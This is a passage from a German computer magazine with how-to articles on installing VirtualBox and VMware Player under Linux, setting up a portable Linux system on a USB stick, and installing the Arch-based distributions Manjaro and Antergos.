warerepositories der gängigen Linux-Distributionen schnell installieren. Hier fehlen jedoch einige Funktionen wie die Unterstützung von USB 3.0. Es ist daher empfehlenswert, das Paket vom Hersteller zu installieren. Unter Ubuntu verwenden Sie die folgenden fünf Befehle:

```
wget -q https://www.virtualbox.org/download/oracle_vbox.asc -O- | sudo apt-key add -
sudo sh -c 'echo "deb http://download.virtualbox.org/virtualbox/debian trusty contrib" >> /etc/apt/sources.list.d/virtualbox.list'
```


```
sudo apt-get update
sudo apt-get install dkms virtualbox-5.0
```

```
sudo adduser $USER vboxusers
```

Beim ersten Start von Virtualbox werden Download und Installation von „Oracle VM VirtualBox Extension Pack“ angeboten. Das Extension Pack ist vor allem nötig, wenn Sie USB-Geräte im Gastsystem nutzen möchten. Eine virtuelle Maschine erstellen Sie über die Schaltfläche „Neu“. In der Regel können Sie alle Voreinstellungen belassen. Für die virtuelle Festplatte empfiehlt es sich, deutlich mehr Speicherplatz als die vorgeschlagenen acht oder 25 GB zu verwenden. Der Platz wird ohnehin erst belegt, wenn er benötigt wird.

Nach Abschluss des Assistenten klicken Sie auf „Ändern“ und dann auf „Anzeige“. Stellen Sie hinter „Grafikspeicher:“ mindestens 64 MB ein und setzen Sie Häkchen vor „3D-Beschleunigung aktivieren“ und bei Windows auch vor „2D-Video-Beschleunigung aktivieren“. Unter „Massenspeicher“ binden Sie die ISO-Datei mit dem Installationsmedium ein. Klicken Sie auf „Starten“. Der virtuelle PC bootet vom Installationsmedium und danach erfolgt die Windows- oder Linux Installation wie gewohnt.

Damit das Gastsystem in Virtualbox optimal funktioniert, sind zusätzliche Treiber erforderlich. Gehen Sie im Fenster der laufenden virtuellen Maschine auf „Geräte -> Medium mit Gasterwei-



USB-Geräte einbinden: Drucker oder Speichersticks am USB-Anschluss lassen sich direkt im Gastsystem verwenden. Sie müssen nur das gewünschte Gerät auswählen.



Virtualbox: Die Virtualisierungssoftware von Oracle ist unter Linux bewährt und bietet einen großen Funktionsumfang bei übersichtlicher Konfiguration.

terungen einlegen“. Bei Ubuntu oder Linux Mint erscheint ein Fenster, in dem Sie auf „Ausführen“ klicken und mit dem root-Passwort bestätigen. Ein Script erstellt die nötigen Kernel-Module automatisch.

10. VMware Workstation Player installieren

VMware Workstation Player ist der kleine Bruder der VMware Workstation und für private Nutzer kostenlos. Laden Sie das Installationspaket über www.vmware.com/products/player nach einem Klick auf „Try for Free“ herunter. Es gibt nur eine 64-Bit-Version. Starten Sie die Installation in einem Terminalfenster mit folgender Zeile:

```
sudo sh VMware-Player-12.1.0-3272444.x86_64.bundle
```

Passen Sie den Namen für die heruntergeladene Datei an und folgen Sie

den Anweisungen des Installationsassistenten. Die Installation eines Gastsystems erfolgt ähnlich wie mit dem Virtual Machine Manager oder Virtualbox. Nach „Create a New Virtual Machine“ folgen Sie den Vorschlägen des Assistenten.

Im laufenden Gastsystem gehen Sie auf „Virtual Machine -> Install VMware Tools“. Beim ersten Aufruf erfolgt ein Download. Die CD mit den Treibern für das Gastsystem wird automatisch eingebunden. Unter Windows starten Sie davon ein Setupprogramm, das Treiber und Tools für die optimale Leistung des virtuellen Systems installiert.

VMware Workstation Player: Der kostenlose Player ist einfach zu bedienen. Im Vergleich zu Virtualbox fehlen einige Funktionen, die aber nicht jeder vermissen wird.

Optimale Mobilsysteme

Wer unterwegs oder zu Hause ein unabhängiges und schnelles Mobilsystem zur Hand haben will, nutzt vorzugsweise eine robuste Linux-Distribution auf einem Flash-Medium. Was es dabei zu beachten gilt, erklärt dieser Beitrag.

Von Hermann Apfelböck

Motive für ein schnelles Mobilsystem gibt es genug:

Ein bootfähiger Stick mit einem angepassten Linux-System bietet für eigene PCs ein Ersatz- und Notfallsystem und an fremden Rechnern eine persönliche Arbeitsumgebung. Dabei bleibt der genutzte Rechner unbehelligt, sofern man sich auf Aktionen im eigenen System beschränkt. Allenfalls die eine oder andere Bios-Option ist umzustellen und korrekterweise im Nachgang wieder auf das Original zu setzen. Ferner erhalten Windows-Nutzer ein vollständiges Linux, ohne eine Multiboot-Umgebung einrichten zu müssen.

1. Die Hardware: Der schnelle Datenträger

Optische Medien (CD, DVD) liegen leistungstechnisch weit abgeschlagen hinter Flash-Medien: Sechs bis sieben Mal länger als ein USB-Stick braucht eine CD/DVD, um ein Linux-System zu laden. Selbst älteres USB 2.0 ist noch locker vier- bis fünfmal so schnell als optische Medien. Hinzu kommt, dass ein mobiles System auf beschreibbarem USB-Stick wie ein normales Betriebssystem erweitert und angepasst werden kann. USB-Sticks sind obendrein handlicher und sogar einen Tick schneller als USB-Festplatten, solange es nur um die Lesegeschwindigkeit, also um das Laden von System und Software geht. Nur dann, wenn Sie eine größere Distribution als echte und erweiterbare Installation mobil nutzen wollen, ist die USB-Festplatte aufgrund der höheren Schreibgeschwindigkeit vorzuziehen. Für CD und DVD als Medium



für Mobilsysteme können heute nur noch zwei Ausnahmen sprechen:


1. Sehr alte Geräte booten eventuell nicht über USB.
2. Das System soll aus Sicherheitsgründen nicht beschreibbar, nicht veränderbar sein.

Da es hier um ein schnelles und/oder komfortables Mobilsystem gehen soll, lassen wir nachfolgend die Installation auf CD/DVD außen vor.

Der USB-Stick sollte USB 3.0 bieten. Die Investition in einen relativ schnellen Flash-Speicher lohnt in jedem Fall, selbst wenn Ihr System gelegentlich auf ältere USB-Ports treffen sollte. Bei der Kapazität sollten Sie nicht unter 32 GB anfangen: Dabei geht es gar nicht primär um den Platzbedarf des Linux-Systems, das je nach Auswahl deutlich bescheidener ist und eventuell auch mit acht GB auskäme. Hauptgrund ist, dass Sticks mit größerer Speicherkapa-

zität schneller sind als kleinere. Die Preisunterschiede bei Flashmedien sind enorm und reichen von 20 Cent bis vier Euro pro Gigabyte. Die Preise für wirklich schnelle USB-Sticks beginnen bei circa einem Euro pro GB. Einen guten Preis-Leistungs-Kompromiss findet der Stick Sandisk Cruzer Extreme USB 3.0 mit 32 GB und etwa 25 Euro, während der noch schnellere Lexar Jumpdrive P10 mit 32 GB etwa 60 Euro kostet.

Bei Installation des Systems auf SD-Karte empfiehlt sich eine schnelle Class-10-Karte. Auch bei SD-Karten hat der Hersteller Sandisk mit der Extreme Pro Micro SDXC 32GB einen Kandidaten mit gutem Preis-Leistungs-Verhältnis am Markt. Da nicht jeder Rechner einen eingebauten Kartenleser besitzt, aber ein USB-Port überall vorhanden ist, ist der USB-Stick aber das universellere und auch etwas schnellere Medium.



Erstaunliches Ubuntu Mate 15.10: Das ansehnliche Betriebssystem ist schnell und anspruchslos. Hier zeigt die Systemüberwachung knapp 300 MB Speicherauslastung.

2. Systemauswahl: Schnell und/oder komfortabel

Die schwierigste Entscheidung ist die Wahl des Linux-Systems. Im Sinne größtmöglicher Kompatibilität wählen Sie am besten eine 32-Bit-Variante: Die läuft auch auf alter Hardware, vor allem aber auch auf Geräten mit wenig Arbeitsspeicher wie etwa Netbooks. Je nach Einsatzzweck und Prioritäten kommen dann sehr unterschiedliche Distributionen in Betracht (eine Auswahl):

Maximale Geschwindigkeit: Geht es um die pure Boot- und Systemgeschwindigkeit und vor allem darum, mit einem Zweitsystem schnell ins Internet zu kommen, sind Sie mit einem Livesystem wie Porteus 3.1 am besten beraten. Porteus startet auch mit älterem USB 2.0 in Sekunden, bietet den Browser Ihrer Wahl, ist anspruchslos und trotzdem ansehnlich. Die vorinstallierte Software beschränkt sich allerdings – abgesehen vom Browser – auf das Wesentlichste. „Livesystem“ bedeutet, dass das System nicht angepasst und erweitert werden kann. Das trifft zwar auf Porteus nicht wirklich zu, jedoch erfordert die Erweiterung dieses Systems erfahrene Nutzer. Immerhin bietet der Build-Service auf <http://build.porteus.org> schon vorab ein vorkonfiguriertes System mit Auswahl der Systemarchitektur (32 oder 64 Bit), vier Desktopvarianten, drei Browser, Tastatureinstellung und Videotreiber.

Maximale Kompatibilität: Soll das System auf möglichst jeder, auch alter Hardware laufen, ist ein Kanotix Spitzfire 2016 erste Wahl (www.kanotix.org/module-Downloads.html). Kanotix ist ein grundsolides Debian und hat in der 32-Bit-Variante und dem einfachen LXDE-Desktop äußerst geringe Hardwareansprüche. Mit 512 MB oder einem GB Speicher und einer CPU der letzten zehn bis 15 Jahre läuft es jederzeit flott und ist über apt und die Debian-Paketquellen beliebig erweiterbar. Ein schickes Desktopsystem ist Kanotix aber sicher nicht.

Maximaler Komfort: Ubuntu Mate 15.10 (<https://ubuntu-mate.org/>) ist aktuell mit der beste Kompromiss, Schnelligkeit und Sparsamkeit mit maximalem Desktopkomfort zu verbinden. Wenn das System auf USB mehr als ein Nothelfer sein soll, können Sie

sich mit Ubuntu Mate eine schicke mobile Arbeitsumgebung einrichten, die auch mit USB 2.0 flott reagiert.

3. Zwischenschritt und endgültige Installation

Wenn die Wahl des Systems entschieden ist und Sie den Download von der Projektseite bezogen haben, ist bei den allermeisten und auch den hier vorgeschlagenen Distributionen ein Zwischenschritt erforderlich. Erst müssen Sie aus dem ISO das Livesystem wahlweise auf CD/DVD/USB schreiben, um danach aus dem Livesystem endgültig auf den gewünschten USB-Stick zu installieren. Beachten Sie den Hinweis im Kasten „ISO-Image im Virtualisierer laden“.

Porteus: Das Porteus-Download-Image ist nur von CD/DVD-Laufwerk bootfähig. Sie müssen es erst über den „Startmedienersteller“ (Ubuntu) oder mit dem Brennprogramm Brasero unter anderen Linux-Distributionen (oder auch mit Imgburn unter Windows) auf eine CD brennen. Danach starten Sie einen beliebigen PC mit dem Porteus-Livesystem und schreiben es über den eigenen Porteus-Installer („Applications -> Porteus -> Porteus Installer“) final auf den USB-Stick. Dazu benötigen Sie das root-Kennwort „toor“, sofern Sie nicht beim Build-Vorgang auf <http://build.porteus.org> ein abweichendes root-Passwort vorgegeben haben. Kontrollieren Sie ferner genau das angegebene


ISO-Image im Virtualisierer laden

Die Prozedur, ein heruntergeladenes ISO-Image erst einmal temporär auf CD/DVD/USB zu schreiben, dann den Rechner mit diesem Livesystem zu booten, um schließlich von hier aus die endgültige Installation zu erledigen, lässt sich vereinfachen.

Probate Helfer sind Virtualisierer wie Virtualbox und Vmware: Wenn Sie das ISO-Image dort als neue virtuelle Maschine anmelden und starten, können Sie die In-

stallation von hier erledigen. Voraussetzung ist, dass Sie den angeschlossenen Zielstick beim Virtualisierer anmelden und vom Hostsystem abkoppeln. In Virtualbox gibt es hierfür den eigenen Punkt „USB“ und im Vmware Player verwenden Sie die Option „Player -> Removable Devices“, wählen dann den Stick und „Connect (Disconnect from host)“. Danach ist das Zielgerät für die Installation für den jeweiligen Linux-Installer sichtbar.

Porteus-Installation: Der Prozess ist schnell und einfach, zumal der Installer den Bootloader automatisch auf den für das System ausgewählten Daten-träger überträgt.



Installer von Kanotix: Dieses anspruchslose System hat beim Setup zwar einige Fragen, aber die Aktion verläuft vorbildlich strukturiert und informativ ab.



Zieldevice „/dev/sd[xy]“. Der nächste Dialog fasst die „Target drive information“ noch einmal zusammen. Wenn alles stimmt, aktivieren Sie unten die Option „Install bootloader“ und klicken dann auf „Next“.

Ubuntu Mate und Kanotix: Auch hier benötigen Sie erst das laufende Livesystem, um von dort aus endgültig zu installieren. Die ISO-Images dieser beiden Systeme sind Hybriddateien, die Sie wie Porteus mit Brase-ro/Imgburn vorübergehend auf DVD (CD reicht nicht) schreiben – oder alternativ und besser auf einen zweiten temporären USB-Stick. Für Letzteres eignen sich dd unter Linux oder der Win 32 Disk Imager unter Windows. Unter Linux ermitteln Sie mit `lsblk` die Laufwerkskennung des temporären USB-Sticks. Danach verwenden Sie folgende Befehle:

```
umount /dev/sd[xy]
dd if=datei.iso of=/dev/sd[x]
```

Kontrollieren Sie diese Angaben genau, damit Sie nicht versehentlich eine Fest-

platte überschreiben. Statt „datei.iso“ verwenden Sie Pfad und Namen der gewünschten ISO-Datei, also etwa „ubuntu-mate-15.10-desktop-i386.iso“. Beim Win 32 Disk Imager unter Windows müssen Sie nur zur Image-datei navigieren, diese „Öffnen“ und genauestens die Laufwerkskennung unter „Device“ kontrollieren, bevor Sie final auf „Write“ klicken. Mit dem fertigen Livesystem von Ubuntu Mate oder Kanotix booten Sie dann einen beliebigen Rechner.

Kanotix-Installation: Die Installation auf den eigentlichen Zielstick erledigen Sie unter Kanotix über den Menüeintrag „Kanotix -> acritoxinstaller“. Die Installation folgt den gewohnten Regeln, nur dass Sie als Ziellaufwerk den schnellen USB-Stick verwenden. Der vorbildlich informative Kanotix-Installer nutzt für die Partitionierung Gparted, womit Sie auf dem Stick idealerweise zwei Partitionen einrichten – eine für das System (mit Dateisystem Ext4), eine kleinere für die Auslage-

rung (Linux-Swap). Beachten Sie am Ende der Partitionierungsaktion, als „Bootloader Installationsziel“ unbedingt die erste Partition des USB-Sticks anzugeben. Danach sind noch root-Kennwort, Erstuser sowie Kennwort und Systemname zu vergeben.

Ubuntu-Installation: Unter Ubuntu Mate lösen Sie das Setup mit dem Link am Desktop aus („Ubuntu ... installieren“). Der Ubuntu-Installer bietet bekanntlich seinen eigenen Partitionierer. Es ist hier unter „Installationsart“ in jedem Fall die Option „Etwas anderes“ zu wählen und dann der Stick manuell zu partitionieren. Dabei gilt dasselbe wie oben bei Kanotix: Idealerweise legen Sie zwei primäre Partitionen an, um dem System auch eine Swap-Partition anzubieten. Mit den Minus- und Plus-Schaltflächen können Sie Partitionen löschen und neu erstellen. Als „Gerät für die Bootloader-Installation“ geben Sie auch hier unbedingt die erste Partition des Sticks an.

Bei der Ubuntu-Installation gibt es danach noch eine zweite wichtige Entscheidung: Sie können nämlich beim Setup die Option „Meine persönlichen Daten verschlüsseln“ wählen. Damit werden die Benutzerdateien im Home-Verzeichnis auf dem Stick unlesbar verschlüsselt. Das ist speziell auf einem kleinen mobilen Datenträger, der leicht verlorengeht, eine empfehlenswerte Option.

4. Systemoptimierung: Ausmisten, erweitern, sichern

Porteus ist ein Livesystem. Es kennt zwar technisch interessante Anpassungs- und Erweiterungsoptionen, doch diese sind anspruchsvoll und würden an dieser Stelle zu weit führen. Punkt 4 betrifft daher nur Ubuntu Mate und Kanotix.

Software installieren und beseitigen: Kanotix und Ubuntu Mate lassen sich über den apt-Paketmanager bequem erweitern und entschlacken. Eine Netzwerkverbindung vorausgesetzt (eventuell erst nach der WLAN-Legitimierung), aktualisieren Sie zunächst die Paketlisten:

```
sudo apt-get update
```

In Kanotix ist der Erstuser nicht sudo-berechtigt; verwenden Sie hier

```
su
```

```
apt-get update
```

mit Angabe des root-Kennworts (oder tragen Sie den Erstuser in die Datei „`/etc/sudoers`“ ein). Ohne das Update der Paketlisten gibt es unter Kanotix überhaupt keine Pakete.

Danach können Sie die beiden Systeme in der für Debian-Abkömmlinge üblichen Manier etwa mit

```
sudo apt-get install nautilus
```

ergänzen und Unnötiges mit `sudo apt-get remove [...]` entsorgen.

Startprogramme und Dienste: Um die Startzeiten und den Speicherbedarf zu optimieren, suchen die „Startprogramme“ auf: In Ubuntu Mate finden Sie das Tool in der Steuerzentrale (`mate-session-properties`), in Kanotix erscheint das analoge Werkzeug unter „Einstellungen -> Desktop Session Settings“ („`lxsession.edit`“). Starten Sie das Tool am besten mit `sudo` und den genannten Programmnamen im Terminal, weil Sie dann auch die systemweiten Autostarts angezeigt bekommen. Komponenten, die Sie auf einem Mobilsystem nicht benötigen (Datensicherung, Blueman, Orca, Tilda, Welcome ...), deaktivieren Sie dort per Mausklick.

Wer noch einen Schritt weiter gehen will, kann die gestarteten Dienste durchforsten:

```
sudo service --status-all
```

So sind CUPS (Common Unix Printing System), Whoopsie (Fehlerreport), Apport (Fehlerprotokoll) Speechdispatcher (Sprachausgabe), Rsyslog (Logdateien), Apparmor (spezielles Sicherheitssystem) auf einem Mobilsystem unter Umständen entbehrlich. Einen Dienst stoppen Sie etwa mit `sudo service whoopsie stop` und entfernen ihn später folgendermaßen komplett, falls er sich als überflüssig erweisen hat:

```
sudo rm /etc/init.d/whoopsie
```

Datenschutz: Bei einem System auf USB-Stick sind Verlust, Verwechslung und Diebstahl einzukalkulieren. Bei



Die Swap-Partition ist nicht zwingend, aber wenn der Datenträger genügend Platz anbietet, sollten Sie neben dem System eine zweite Partition als „Linux-Swap“ anlegen.



Einstellungen im Bios: Bei neueren Windows-PCs ist Secure Boot eine Linux-Verhinderungsfunktion. Deaktivieren Sie diese Option im Bios-Setup.

Ubuntu Mate besteht die angesprochene Installationsoption, das Home-Verzeichnis zu verschlüsseln. Bei den anderen Systemen (oder falls ungenutzt bei Ubuntu) müssen persönliche Daten verschlüsselt – oder vermieden werden. Für Benutzerdateien reicht im Prinzip ein Packer wie 7-Zip mit passwortgeschützten Archiven.

Schwieriger steht es um Browser-, Mail- oder FTP-Kennwörter: Wer Datenschutz ernst nimmt, sollte auf einem unverschlüsselten Mobilsystem keine Zugangsdaten speichern: Das betrifft Firefox- oder Chrome-Sync ebenso wie etwa Filezilla-Server oder Thunderbird-Mailkonten.

Wird das Mobilsystem mit solchem Verzicht zu unkomfortabel, hilft nur konsequente Disziplin: den Stick niemals liegenlassen, immer einstecken und sicher verwahren.

5. USB-System booten auf anderen Rechnern

Im besten Falle startet ein fremder PC sofort Ihren USB-Stick. Aber es gibt diverse Hindernisse, die sich durch ebenso viele Bios-Optionen gegebenenfalls

beseitigen lassen: Die meisten PCs priorisieren Festplatte und DVD-Laufwerk. Dies können Sie im Bios-Setup umstellen. Dazu drücken Sie kurz nach dem Start des PCs die Taste Entf, F1, F2, F10 oder Esc. Die Einstellungen fürs Booten finden sich meist unter „Advanced BIOS Features“, „Boot Features“, „Boot“ oder ähnlich. Suchen Sie dort die Option für die Reihenfolge der Bootgeräte und wählen Sie Ihren USB-Stick aus. Alternativ verwenden Sie das Bootmenü der Hauptplatine, das Sie meist über die Taste Esc oder ein Funktionstaste wie F8, F9, F10, F11, F12 erreichen.

Wenn Sie im Bios eine Funktion wie „Fastboot“ finden, deaktivieren Sie diese. Sonst werden USB-Geräte beim Start möglicherweise nicht berücksichtigt. Sollte „Secure-Boot“ aktiviert sein, deaktivieren Sie auch diese Option: Linux-Systeme besitzen keinen digital signierten Bootloader und starten sonst nicht. Aktivieren Sie – wenn vorhanden – die Option „USB Legacy“. Die Einstellung bewirkt, dass sich USB-Sticks beim Betriebssystem als normale Laufwerke melden.

Arch Linux für Einsteiger

Arch Linux gilt als besonders schnell, bietet besonders aktuelle Softwarepakete, ist aber nicht leicht zu installieren. Es gibt jedoch freundlichere Arch-Linux-Ableger, bei denen der Aufwand deutlich geringer ist.


Von Thorsten Eggeling

Die meisten Linux-Distributoren möchten es dem Anwender so leicht wie möglich machen: Livesystem booten, Installer ausführen, fertig. Welche Software dabei auf den PC gelangt und wie die Konfiguration genau aussieht, kann der Benutzer dabei nur in engen Grenzen selbst bestimmen. Arch Linux ist dagegen ein Do-it-yourself-System. Der Benutzer installiert Linux über Standardtools meist auf der Kommandozeile, so wie er es möchte. Die Mühe ist aber nur einmal erforderlich, denn Distributionenupgrades gibt es bei Arch Linux nicht. Das System lässt sich einfach über die Paketverwaltung auf dem aktuellen Stand halten.

Der Weg zu einem funktionstüchtigen Arch Linux ist steinig und ohne Lektüre der Dokumentation unter <https://wiki.archlinux.de> kaum zu bewältigen. Wer von der Flexibilität und Geschwindigkeit des Systems sowie den aktuellen Softwarepaketen profitieren möchte, ohne sich so tief einzuarbeiten, hat Alternativen. Dieser Artikel stellt drei Distributionen vor, die auf Arch Linux basieren, aber einen sanften Einstieg ermöglichen.

1. Manjaro: Live-DVD mit Installer

Manjaro eignet sich aufgrund der einfachen Installation und der Desktop-Verwaltungstools besonders gut für Einsteiger. Es bietet andererseits auch die für Arch Linux typische Flexibilität, so dass auch erfahrene Benutzer auf ihre Kosten kommen. Auf Heft-DVD finden Sie Manjaro mit KDE-



Einfach einrichten: Manjaro ist über ein grafisches Setuptools schnell installiert, bietet aber trotzdem die Vorzüge von Arch Linux, beispielsweise einen kurzen Updatezyklus.

Desktop in der 32-Bit-Version. Unter <http://manjaro.github.io/download/> gibt es auch eine XFCE-Variante und eine etwa 530 MB große ISO-Datei für die Net-Edition. Letztere enthält nur die Pakete der Basisinstallation und keine grafische Oberfläche – alles Weitere lädt der Installer über das Internet herunter. Auf der Download-Seite <https://sourceforge.net/projects/manjarolinux/files/> finden Sie im Ordner „Community“ außerdem Editionen mit weiteren Desktopumgebungen beziehungsweise Window Manager wie „Cinnamon“, „Gnome“ oder „i3-wm“. Über die vorinstallierte Software informiert Sie jeweils die Übersichtsseite.

Bios/Firmwareeinstellungen: Die 64-Bit-Versionen lassen sich im Uefi- und Bios-Modus installieren, die 32-Bit-Versionen nur im Bios-Modus. Bei PCs, die mit Windows 8 oder 10 ausgeliefert werden, ist in der Regel Uefi aktiviert. Hier installieren Sie ein

64-Bit-Manjaro im Uefi-Modus. Stellen Sie die Bootreihenfolge im Bios/Firmwaresetup so ein, dass der Eintrag mit dem vorangestellten „UEFI“ bootet. Außerdem muss die Option „Secure boot“ deaktiviert sein.

Manjaro installieren: Sie können den PC von der Heft-DVD booten und Manjaro auf Ihrem PC installieren. Soll die Installation über einen USB-Stick auf dem PC erfolgen, kopieren Sie den Inhalt der ISO-Datei aus dem Ordner „Image-Dateien“ der Heft-DVD auf den USB-Stick. Unter Windows verwenden Sie den Win 32 Disk Imager (auf Heft-DVD). Linux-Nutzer verwenden dd mit root-Rechten:


```
sudo dd bs=4M if=/Pfad/zu/manjaro.iso of=/dev/sdX
```

Passen Sie den Pfad zur Manjaro-ISO-Datei an und ersetzen Sie „sdX“ durch den Laufwerkspfad des USB-Sticks, etwa „sdb“ oder „sdc“. Achten Sie penibel auf den richtigen Gerätenamen, denn das Laufwerk wird unwiderruf-

lich überschreiben. Beim Start des Installationssystems begrüßt Sie ein Bootmenü. Damit das Livesystem mit deutscher Tastaturbelegung und Sprachunterstützung startet, drücken Sie Taste F2 und gehen dann auf „Deutsch“. Wählen Sie „Starte Manjaro Linux.“ Ein weiterer Menüeintrag heißt „Starten (unfreie Treiber)“. Damit werden proprietäre Herstellertreiber für Grafikkarten von Nvidia und ATI geladen. Das kann die Darstellung im Livesystem verbessern, ist aber für die Installation nur bei Grafikproblemen erforderlich.

Manjaro bietet im Fenster „Manjaro Welcome“ drei Setup-Tools an: Thus 0.9.4 ist eine Manjaro-Fork des Antergos-Tools Cnchi im Betastadium (-> Punkt 4), bei Calamares handelt es sich um einen distributionsunabhängigen Installer mit mehr Funktionen als Thus. Der CLI-Installer zeigt ein einfaches grafisches Menü im Terminalfenster und bietet die meisten Funktionen. Wir empfehlen die Verwendung von Calamares vor allem auf Uefi-Systemen. Thus hat hier oft Probleme bei der Grub-Installation.

Calamares fragt Sprache, Standort und Tastaturbelegung ab. Beim Punkt „Partitionen“ können Sie das bisherige Betriebssystem durch Manjaro ersetzen oder das neue System auf einer leeren Partition installieren. Für komplexere Aufgaben, etwa bei einem Uefi-PC, wählen Sie „Manuelle Partitionierung“. Sie können dann die Größe vorhandener Partitionen verändern, die Aufteilung der Partitionen selbst festlegen und den Ort für den Bootmanager



Manjaro installieren: Das Setuptools Calamares bietet die automatische Aufteilung der Festplatte an. Sicherer ist es jedoch, die Partitionierung manuell vorzunehmen.

Grub bestimmen. Nach weiteren Angaben zu Benutzernamen, Kennwort und Computernamen starten Sie die Installation per Klick auf „Weiter“.

2. Erste Schritte in Manjaro

Die Heft-DVD bietet Manjaro 15.12 mit Version 5.5 des KDE Plasma-Desktops sowie den KDE-Anwendungen in Version 15.12 (Februar 2016). Die klassische Oberfläche zeigt ohne Spielereien das Maia-Theme mit einer Grundstimmung in Grün, Weiß und Schwarz, die Fensterelemente sind fein gezeichnet und die Schriften gut lesbar. Wer – ähnlich wie bei Windows 7 oder Cinnamon – ein Startmenü mit Suchfunktion mag, wird sich hier wohlfühlen. Zur Konfiguration gehen Sie im Startmenü auf „Systemeinstellungen“. Unter „Erscheinungsbild“ können Sie das Desktop-Theme, Farben und Schriftarten einstellen.

Anwendungen in deutscher Sprache: Das Installationstool richtet nicht alle erforderlichen deutschen Sprachpakete ein. Um das nachzuholen, gehen Sie in den „Systemeinstellungen“ auf „Language Packages“. Unter

„Available Language Packages“ sind die Pakete bereits ausgewählt und Sie müssen nur noch auf „Install Packages“ klicken. Die Änderungen gelten ab der nächsten Anmeldung.


Optimierte Treiber installieren: In den „Systemeinstellungen“ finden Sie in der Rubrik „Manjaro“ das Tool „Hardware Detection“. Es erkennt, ob Herstellertreiber etwa für Grafikkarten oder WLAN-Adapter verfügbar sind. Zur Installation genügt ein Klick auf „Auto Install Proprietary Driver“.

System aktualisieren: Gehen Sie im Startmenü auf „Favoriten -> Software hinzufügen/entfernen“. Damit starten Sie den Paketmanager Octopi. Beim ersten Aufruf aktualisiert das Tool automatisch die Paketdatenbank. Gehen Sie auf „Datei -> System aktualisieren“. Neue Software finden Sie über eine Suche in Octopi. Im Kontextmenü des gewünschten Programms wählen Sie „Installiere“. Klicken Sie auf „Transaktionen -> Anwenden“, und bestätigen Sie mit „Ja“. Nach Eingabe des root-Passworts klicken Sie auf „OK“. Octopi ermöglicht auch die Installation von Paketen aus dem Arch

Sicherheitshinweise: Was Sie vor der Installation beachten sollten

Wenn Sie ein weiteres Betriebssystem parallel zu einem anderen System installieren, ist ein vorheriges Backup dringend anzuraten. Probleme lassen sich vermeiden, indem Sie das System auf einer eigenen Festplatte einrichten und weitere Festplatten vorübergehend vom PC trennen. Beachten Sie außerdem, dass die Neupartitionierung und Installation neben vorhandenen Systemen immer mit gewissen Risiken verbunden ist. Wird beispielsweise der Bootmanager falsch konfiguriert, startet keines der Systeme mehr. Halten Sie in jedem Fall ein aktuelles Backup we-

nigstens Ihrer persönlichen Daten bereit und machen Sie sich mit den Wiederherstellungs- und Reparaturtools des bereits installierten Systems vertraut. Diese Hinweise gelten für alle Linux- und Windows-Versionen. Jedoch können die in diesem Artikel genannten Systeme potenziell mehr Probleme bereiten, weil die Installer noch im Betastatus sind. Bei unseren Tests mit einer standardmäßigen PC-Konfiguration sind keine Fehler aufgetreten, aber besondere Vorsicht ist bei Systemen mit mehreren Festplatten/Partitionen sowie Raid-Systemen geboten.



Hardwareerkennung: Für eine optimale Leistung der Grafikkarte sollten Sie die proprietären Treiber des Herstellers installieren, sofern solche verfügbar sind.



Manjaro-Paketmanager: Über das Programm Octopi führen Sie Systemaktualisierungen durch und installieren, aktualisieren oder entfernen Softwarepakete.

User Repository (AUR). Dabei handelt es sich um Programmpakete der Arch-Community für erfahrene Nutzer. Informieren Sie sich zuerst unter <https://aur.archlinux.org> über die verfügbaren Pakete. In Octopi klicken Sie auf das grüne Alien-Icon in der Symbolleiste, geben einen Suchbegriff ein und bestätigen mit der Eingabetaste. Die Installation erfolgt dann wie bei den Standardrepositorien.

Paketverwaltung im Terminalfenster: Octopi ist ein grafisches Front-End für das Kommandozeilen-Tool Pacman. Es funktioniert ähnlich wie apt bei Ubuntu/Debian. Mit folgender Befehlszeile führen Sie ein Systemupdate durch:

```
sudo pacman -Syu
```

Verwenden Sie den Schalter „-S“ ge-

folgt vom Suchbegriff, um nach Paketen zu suchen. Folgende Zeile installiert beispielsweise das Paket leafpad.

```
sudo pacman -S leafpad
```

Repositorium wechseln: Standardmäßig beziehen Sie mit Octopi oder Pacman Pakete aus dem stabilen Zweig („stable“) der Manjaro-Entwicklung. Manjaro verwendet eigene Repositorien: „Stable“ liegt etwa zwei Wochen hinter der Arch-Linux-Entwicklung zurück. Neuere Pakete gibt es im Zweig „testing“, der eine Woche Abstand zu Arch Linux hat. Die Software befindet sich noch in der Erprobungsphase, Fehler sind nicht auszuschließen. Experimentierfreudige können auch „unstable“ nutzen: Diese Pakete sind nur wenige Tage älter als die im offiziellen Arch-Repository.

Um einen anderen Entwicklungszweig zu nutzen, öffnen Sie die Konfigurationsdatei:

```
sudo nano /etc/pacman-mirrors.conf
```

Ändern Sie „Branch=stable“ etwa auf „Branch=testing“. Speichern Sie die Änderung mit Strg-O und verlassen Sie den Editor mit Strg-X. Aktualisieren Sie die Liste der Downloadserver und die Paketdatenbank mit folgenden zwei Zeilen:

```
sudo pacman-mirrors -g
sudo pacman -Syyu
```

Sie können jederzeit zum stabilen Zweig zurückkehren, indem Sie die Änderung in der Datei „/etc/pacman-mirrors.conf“ rückgängig machen und dann folgende zwei Befehlszeilen ausführen:

```
sudo pacman-mirrors -g
sudo pacman -Suu
```

Mit der zweiten Zeile führen Sie ein Update des gesamten Systems durch, wobei Pakete aus dem Zweig „testing“ durch „stable“-Varianten ersetzt werden.

3. Antergos: Stets aktuell und flexibel

Antergos ist eine weitere Distribution, die den leichten Zugang zu Arch Linux mit einem Installer eröffnen will. Anders als Manjaro verwendet das System die gleichen Repositorien wie Arch Linux. Im Downloadbereich von <https://antergos.com> finden Sie Antergos Live ISO mit 32 und 64 Bit (etwa 1,7 GB). Das Livesystem vermittelt einen Eindruck vom Aussehen der Distribution und bringt einen Gnome-Desktop in Version 3.1.8 mit. Bei der Installation können Sie sich aber für einen anderen Desktop entscheiden. Zur Auswahl stehen neben Gnome auch Cinnamon, KDE, Mate, Openbox und XFCE. Alternativ gibt es auch ein Minimal-ISO mit etwa 500 MB zum Download, das ein Minimalsystem mit Installer enthält.

Antergos installieren: Brennen Sie das ISO-Abbild auf DVD oder verwenden Sie einen USB-Stick wie unter -> Punkt 1 für Manjaro beschrieben. Im Bootmenü stellen Sie über die F2-Taste


„Deutsch“ als Sprache ein und gehen dann auf „Starte Antergos-Live“. Klicken Sie im Fenster „Willkommen zu Antergos!“ auf „Installieren“.

Der Installer Cnchi ist etwas weiter entwickelt als Thus bei Manjaro. Beide teilen sich die gleiche Codebasis. Aber auch Cnchi wird noch als „Beta-Software“ bezeichnet. Für Antergos gelten daher die Sicherheitshinweise im Kasten „Sicherheitshinweise“ in besonderer Weise.


